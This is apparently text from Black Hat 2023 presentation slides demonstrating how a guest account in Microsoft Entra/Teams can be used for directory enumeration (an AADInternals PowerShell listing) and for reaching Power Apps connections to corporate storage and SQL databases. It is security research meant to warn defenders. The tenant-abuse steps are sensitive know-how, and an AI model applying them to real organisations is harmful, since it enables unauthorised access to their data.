(b) Applying security controls to guests

Need guest access → **Require security controls**



(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account



(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full access

Q.E.D.?



(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full **deny-by-default** access

AAD guests recap

- It's super easy to get a guest account
- AAD security controls apply
- Access is deny-by-default



Guest accounts in practice

Insert expectation vs
reality meme



Activity



Chat



Teams



Calendar



Calls



Files



Apps



Help

Teams

Your teams



Vendor onboarding



Vendor onboarding

Vendor onboarding

- Members
- Pending Requests
- Channels
- Settings
- Analytics
- Apps
- Tags

This team has guests.

Search for members

Add member

Owners (1)

Name	Title	Location	Tags (i)	Role
Greg Winston	VP of IT			Owner ▼


Members and guests (2)





Teams

Your teams

 Vendor onboarding ...



Vendor onboarding ...

Vendor onboarding



Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Add

 Add member

Tags ⓘ

Role

Owner ▾

Close





Teams

Your teams

Vendor onboarding



Vendor onboarding

Vendor onboarding

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com

Add



Add **hacker5@pwntoso.onmicrosoft.com** as a guest

Close



Add member

Tags

Role


Owner



Teams

Your teams

Vendor onboarding



Vendor onboarding

Vendor onboarding

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

hacker5 (Guest)
This person has been added, but it might take a while for them to show up in your member list.

Close



Add member

Tags

Role

Owner



Sign in

hacker5@pwntoso.onmicrosoft.com

No account? [Create one!](#)

[Can't access your account?](#)

Back

Next



Sign-in options





hacker5@pwntoso.onmicrosoft.com

Permissions requested by:

Zenity Demo

zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

- ✓ Receive your profile data
- ✓ Collect and log your activity
- ✓ Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at <https://myaccount.microsoft.com/organizations>.

[Learn more](#)

This resource is not shared by Microsoft.

Cancel

Accept





Apps



This is unavailable due to your account permissions and company's settings

Apps dashboard

 Add apps  Create collection  Customize view

Apps

Apps

 Settings

There are no apps to show.

Zenity Demo

Sign out



Hacker5


hacker5@pwntoso.onmicroso...

[View account](#)

[Switch organization](#)



Sign in with a different account



Guest exploitation state of the art



Guest exploitation state of the art

1. Phishing via Teams

@DrAzureAD at [youtube.com/watch?v=NN1nIbp-z70](https://www.youtube.com/watch?v=NN1nIbp-z70)

Guest exploitation state of the art

```
AADInternals 0.9.0
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName      userPrincipalName
-----
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding    jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla     juliani@zenitydemo.onmicrosoft.com
Eric Gruber     ericg@zenitydemo.onmicrosoft.com
Karen Berg      karenb@zenitydemo.onmicrosoft.com
Greg Winston    gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner    alans@zenitydemo.onmicrosoft.com
Sven Mortensen svenm@zenitydemo.onmicrosoft.com
Carlos Grilo    carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber aliciat@zenitydemo.onmicrosoft.com
Anne Weiler     anew@zenitydemo.onmicrosoft.com
Sanjay Shah     sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump        danj@zenitydemo.onmicrosoft.com
Christa Geller  christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott dianep@zenitydemo.onmicrosoft.com
Allie Bellew    allieb@zenitydemo.onmicrosoft.com
```

1. Phishing via Teams
2. Directory recon

@DrAzureAD at aadinternals.com/post/quest_for_guest/

State of the art ends here. But hackers want more!

Can we access company data? Edit or delete data? Perform operations?

<https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections>




Go have an early lunch

Welcome to Power Apps

Choose your country/region

United States


Microsoft will send you promotions and offers. You can unsubscribe at any time.



Get started

By clicking "Get started", you agree to these [terms and conditions](#) and allow Power Apps to get your user and tenant details. [Microsoft Privacy Statement](#)






Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

[Go to home page](#)






Welcome, Hacker5!


Create apps that connect to data, and work across web and mobile.

Ways to create an app




Start with data

Create a table, pick an existing one, or even import from Excel to create an app.



Start with a page design

Select from a list of different designs and layouts to get your app going.



Start with an app template


Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven


[See more apps →](#)

Learning for every level [See all](#)




Get started with Power Apps

Beginner 51 min




Author a basic formula to change properties in a canvas app

Beginner 42 min



Work with external data in a Power Apps canvas app

Intermediate 1 hr 4 min



Manage and share apps in Power Apps

Beginner



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

- Start with data**
Create a table, pick an existing one, or even import from Excel to create an app.
- Start with a page design**
Select from a list of different designs and layouts to get your app going.
- Start with an app template**
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

[See more apps →](#)

Learning for every level [See all](#)

- Get started with Power Apps**
Beginner | 51 min
- Author a basic formula to change properties in a canvas app**
Beginner | 42 min
- Work with external data in a Power Apps canvas app**
Intermediate | 1 hr 4 min
- Manage and share apps in Power Apps**
Beginner



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Pwntoso Sign out

Hacker5
hacker5@pwntoso.onmicroso...
[View account](#)
[Switch directory](#)

Ways to create an app

- Start with data**
Create a table, pick an existing one, or even import from Excel to create an app.
- Start with a page design**
Select from a list of different designs and layouts to get your app going.
- Start with an app template**
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.


Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

[See more apps →](#)

Learning for every level [See all](#)

- Get started with Power Apps**
Beginner | 51 min
- Author a basic formula to change properties in a canvas app**
Beginner | 42 min
- Work with external data in a Power Apps canvas app**
Intermediate | 1 hr 4 min
- Manage and share apps in Power Apps**
Beginner



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- More
- Power Platform

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Try the new Power Apps

Ways to create an app

Start with data
Create a table, pick an existing table, or create an app.

Your apps

- Name
- Package Management View
- Solution Health Hub
- See more apps →

Learning for every level

- Get started with Power Apps [Beginner] 51 min
- [Beginner] 42 min
- [Intermediate] 1 hr 4 min
- Manage and share apps in Power Apps [Beginner]

Settings

- Language and time
- Notifications
- Directories**

Directories

Directories ⓘ
Switching directories will reload the portal. The directory you choose will impact the apps that are available in the experience. [Learn more about directories.](#)

Current directory ⓘ
Pwntoso

All Directories

Name ↑		Domain	Directory ID
Pwntoso	<input checked="" type="checkbox"/> Current	pwntoso.onmicrosoft.com	420983fd-32b0-4ab...
Zenity Demo	<input type="button" value="Switch"/>	zenitydemo.onmicrosoft.com	fc993b0f-345b-4d01...











- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

+ New connection

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	11 min ago	Connected
 jamiereddingcustomerdata.file.core.windows.net Azure File Storage	10 min ago	Connected
 Azure Queues Azure Queues	3 wk ago	Connected
 jamiereddingcustomerdata.table.core.windows.net/cust... Azure Table Storage	14 min ago	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	20 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected
















- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

+ New connection  Edit  Share  Delete  Details

Connections in Zenity Demo (default)

 Canvas

	Name		Modified	Status
	https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage		13 min ago	Connected
 	jamieredincustomerdata.file.core.windows.net Azure File Storage		12 min ago	Connected
	Azure Queues Azure Queues		3 wk ago	Connected
	jamieredincustomerdata.table.core.windows.net/cust... Azure Table Storage		16 min ago	Connected
	enterprisefinancial financialreports.database.windows.n... SQL Server		22 min ago	Connected
	enterprisecustomers customercareinsights.database.wi... SQL Server		2 wk ago	Connected



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

+ New connection Edit Share Delete Details

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	14 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	13 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	23 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

- Edit
- Share
- Delete
- Details



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More
- Power Platform

Share jamiereddingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission (?)
Shared with org		Can use <input type="button" value="X"/>
Jamie Reding	jamier@zenitydemo.on...	Owner <input type="button" value="X"/>
jamiercontoso	jamiercontoso@outlook...	Can use + share <input type="button" value="X"/>

enterprisecustomers customercareinsights.database.wi... 2 wk ago Connected






- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections
- More
- Power Platform

Share jamiereddingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission (?)
 Shared with org		Can use <input type="button" value="X"/>
 Jamie Reding	jam...	<input type="button" value="X"/>
 jamiercontoso	jam...	use + share <input type="button" value="X"/>



enterprisecustomers customerc
SQL Server

connected



- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More
- Power Platform

+ New connection Edit Share Delete Details

Connections in Zenity Demo (default)

Canvas



Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	19 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	18 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	28 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected

- Edit
- Share
- Delete
- Details






- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

 Edit  Share  Delete

Connections > jamiereddingcustomerdata.file.core.windows.net

Details Apps using this connection Flows using this connection

Connector name

 Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM



 Edit  Share  Delete

Connections > **jamiereddingcustomerdata.file.core.windows.net**

Details Apps using this connection Flows using this connection

Connector name

 Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner


Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM




- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

Edit Share Delete

Connections > jamiereddingcustomerdata.file.core.windows.net

Details Apps using this connection Flows using this connection

Connector name



Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM

Jamie Reding
Customer Service Representative
Sales Operations

Offline • Free all day
9:44 AM - Same time zone as you

Contact
jamier@zenitydemo.onmicrosoft.com

Reports to >
William Contoso
Chief Operations Officer

Show organization




**Business users
are building their
own apps w/ low-
code/no-code +
GenAI**



Is this actually being used?

Num of Devs

Millions



● .NET Devs ●●● Linear (.NET Devs)

Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022




*Credential
Sharing as a
Service: The Dark
Side of No Code*

Michael Bargury
RSAC 2023

~8M active Power devs today!

More MSFT low-code devs than .NET devs, today!



Sources: Microsoft Build 2018, Ignite 2019, Build 2020, Protocol 2022

*Credential
Sharing as a
Service: The Dark
Side of No Code*

Michael Bargury
RSAC 2023





Exploit

[@mbrg0](#)

[#BHUSA](#) [@BlackHatEvents](#)




- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

 Edit  Share  Delete

Connections > jamieredingcustomerdata.file.core.windows.net

Details Apps using this connection Flows using this connection

Connector name

 Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner

Jamie Reding

Created




7/6/2023, 2:30:34 PM


Modified

7/27/2023, 11:48:49 PM




- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More

 Edit  Share  Delete

 Search

Connections > jamiereddingcustomerdata.file.core.windows.net

Details Apps using this connection Flows using this connection

Name
 Customer Insights Azure





- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions

Connections

More

Power Platform

Ask a virtual agent

Edit Share Delete

Search

Connections > **jamiereddingcustomerdata.file.core.windows.net**

Details Apps using this connection Flows using this connection

Name

	Customer Insights Azure
--	-------------------------



Apps > Customer Insights Azure

Details Versions Connections Flows

Owner

Jamie Reding

Description

Not provided

Created

7/27/2023, 11:49:44 PM

Modified

7/27/2023, 11:49:44 PM

Web link

<https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43>

Mobile QR code



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[More](#)

OK



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[Less](#)

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.

Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.

Your plans: None

App license designation: Premium

Per app plans allocated in environment: No

App configured to consume per app plans: Yes

App is running: Standalone

Type of environment: Full

Premium features used by the app: premium connectors

Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK



Announcing new conversational AI features in Power Apps, including generative AI bots for your apps >

Power Apps Developer Plan

Build and test Power Apps for free

[Get started free >](#)

[Existing user? Add a dev environment >](#)



Free for development and testing

Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.



Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.



Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.



You've selected Microsoft Power Apps for Developer

1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.

[Learn More](#)

Next

2 Create your account

3 Confirmation details



